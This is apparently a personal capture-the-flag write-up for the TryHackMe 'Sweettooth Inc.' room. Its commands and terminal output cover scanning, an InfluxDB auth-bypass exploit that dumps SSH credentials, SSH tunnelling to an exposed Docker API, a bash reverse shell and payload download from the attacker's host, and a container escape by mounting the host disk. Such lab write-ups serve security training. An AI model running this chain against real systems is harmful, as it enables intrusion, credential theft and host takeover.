Sweettooth Inc.

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
https://tryhackme.com/room/sweettoothinc

ssh tunneling


docker

`rustscan -a 10.10.104.139 -- -sC -sV -A | tee scan.txt`



database pentesting

`curl http://10.10.104.139:8086/debug/requests`



I found username now I will use exploit

https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933

```
┌──(kali㉿kali)-[~/THM/sweet/InfluxDB-Exploit-CVE-2019-20933]
└─$ python __main__.py

 - using CVE-2019-20933

Host (default: localhost): 10.10.104.139
Port (default: 8086): 8086
Username <OR> path to username file (default: users.txt): o5yY6yya
Host vulnerable !!!

Databases:

1) creds
2) docker
3) tanks
4) mixer
5) _internal

.quit to exit
[o5yY6yya@10.10.104.139] Database:
```

one more username

`show measurements` = show tables(SQL)

```
}
[o5yY6yya@10.10.104.139/creds] $ select * from ssh
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "pw",
                        "user"
                    ],
                    "name": "ssh",
                    "values": [
                        [
                            "2021-05-16T12:00:00Z",
                            7788764472,
                            "uzJk6Ry98d8C"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}
[o5yY6yya@10.10.104.139/creds] $
```

.quit to exit database

Temperature found(tanks database)

`select * from water_tank`

Convert epoch to human-readable date and vice versa


1621346400 Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:
GMT: Tuesday, 18 May 2021 14:00:00
Your time zone: wtorek, 18 maja 2021 16:00:00 GMT+02:00 DST
Relative: 3 years ago

Max rpm I found in mixer database

`select * from mixer_stats`




pw was a password!!

uzJk6Ry98d8C:7788764472


ssh

`ssh uzJk6Ry98d8C@10.10.104.139`




privillege escalation

run linpeas



And I found 8080 and 22 port opened. 8080 running by socat))

In / directory I found script initialize.sh, inside I found path where socat create tunnel



Create tunnel to my kali

```
ssh -p 2222 uzJk6Ry98d8C@10.10.56.32 -L 5000:127.0.0.1:8080
```

```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ ssh -p 2222 uzJk6Ry98d8C@10.10.56.32 -L 5000:127.0.0.1:8080
uzJk6Ry98d8C@10.10.56.32's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 20 14:36:23 2024 from ip-10-18-88-130.eu-west-1.compute.internal
uzJk6Ry98d8C@671c28ef1b2d:~$
```

`docker -H tcp://localhost:5000 container ls`

```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ docker -H tcp://localhost:5000 container ls
CONTAINER ID   IMAGE                    COMMAND                  CREATED          STATUS          PORTS                                                  NAMES
671c28ef1b2d   sweettoothinc:latest     "/bin/bash -c 'chmod…"   42 minutes ago   Up 42 minutes   0.0.0.0:8086->8086/tcp, 0.0.0.0:2222->22/tcp           sweettoothinc
```

`docker -H tcp://localhost:5000 container exec sweettoothinc id`

I download revshell on target machine

`docker -H tcp://localhost:5000 container exec sweettoothinc /bin/sh -i >& /dev/tcp/10.18.88.130/1337 0>&1`

`python3 -m http.server 8000`

```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ ls
scan.txt  s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.56.32 - - [20/Feb/2024 10:27:51] "GET /s.sh HTTP/1.1" 200 -
```


`docker -H tcp://localhost:5000 container exec sweettoothinc wget http://10.18.88.130:8000/s.sh`

```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ echo '/bin/sh -i >& /dev/tcp/10.18.88.130/1337 0>&1' > s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ ls
scan.txt  s.sh

┌──(kali㉿kali)-[~/THM/sweet]
└─$ docker -H tcp://localhost:5000 container exec sweettoothinc wget http://10.18.88.130:8000/s.sh
converted 'http://10.18.88.130:8000/s.sh' (ANSI_X3.4-1968) -> 'http://10.18.88.130:8000/s.sh' (UTF-8)
--2024-02-20 15:27:55--  http://10.18.88.130:8000/s.sh
Connecting to 10.18.88.130:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46 [text/x-sh]
Saving to: 's.sh'

     0K                                                       100% 4.57M=0s

2024-02-20 15:27:55 (4.57 MB/s) - 's.sh' saved [46/46]
```

run listener , and run shell

`nc -lnvp 1337`

`docker -H tcp://localhost:5000 container exec sweettoothinc bash s.sh`



docker escape

Check Vdisks

`fdisk -l`

Mount linux disk to created directory

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation (here I read how to escape)

Mounting Disk - Poc1

Well configured docker containers won't allow command like **fdisk -l**. However on miss-configured docker command where the flag `--privileged` or `--device=/dev/sda1` with caps is specified, it is possible to get the privileges to see the host drive.

So to take over the host machine, it is trivial:

```
mkdir -p /mnt/hola
mount /dev/sda1 /mnt/hola
```

And voilà ! You can now access the filesystem of the host because it is mounted in the `/mnt/hola` folder.

Mounting Disk - Poc2

`mkdir -p /mnt/hola`

`mount /dev/xvda1 /mnt/hola`

`cd /mnt/hola/root`

```
# fdisk -l

Disk /dev/xvda: 16 GiB, 17179869184 bytes, 33554432 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa8257195

Device     Boot    Start      End  Sectors  Size Id Type
/dev/xvda1 *        2048 32088063 32086016 15.3G 83 Linux
/dev/xvda2      32090110 33552383  1462274  714M  5 Extended
/dev/xvda5      32090112 33552383  1462272  714M 82 Linux swap / Solaris

Disk /dev/xvdh: 1 GiB, 1073741824 bytes, 2097152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
# mount /dev/xvda1 /mnt/hola
# ls
root.txt
# cd /mnt/hola
# ls -la
total 108
drwxr-xr-x  22 root root  4096 May 15  2021 .
drwxr-xr-x   3 root root  4096 Feb 20 15:36 ..
drwxr-xr-x   2 root root  4096 May 15  2021 bin
drwxr-xr-x   3 root root  4096 May 15  2021 boot
drwxr-xr-x   4 root root  4096 May 15  2021 dev
drwxr-xr-x 137 root root 12288 Feb 20 15:29 etc
drwxr-xr-x   3 root root  4096 May 15  2021 home
lrwxrwxrwx   1 root root    32 May 15  2021 initrd.img → /boot/initrd.img-3.16.0-11-amd64
lrwxrwxrwx   1 root root    31 May 15  2021 initrd.img.old → /boot/initrd.img-3.16.0-4-amd64
drwxr-xr-x  18 root root  4096 May 15  2021 lib
drwxr-xr-x   2 root root  4096 May 15  2021 lib64
drwx------   2 root root 16384 May 15  2021 lost+found
# cd /mnt/hola/root
# ls -la
total 28
drwx------  2 root root 4096 May 18  2021 .
drwxr-xr-x 22 root root 4096 May 15  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history → /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root   66 May 15  2021 .selected_editor
-rw-------  1 root root 1611 May 15  2021 .viminfo
-rw-r--r--  1 root root   22 May 15  2021 root.txt
# cat root.txt
THM{nY2ZahyFABAmjrnx}
#
```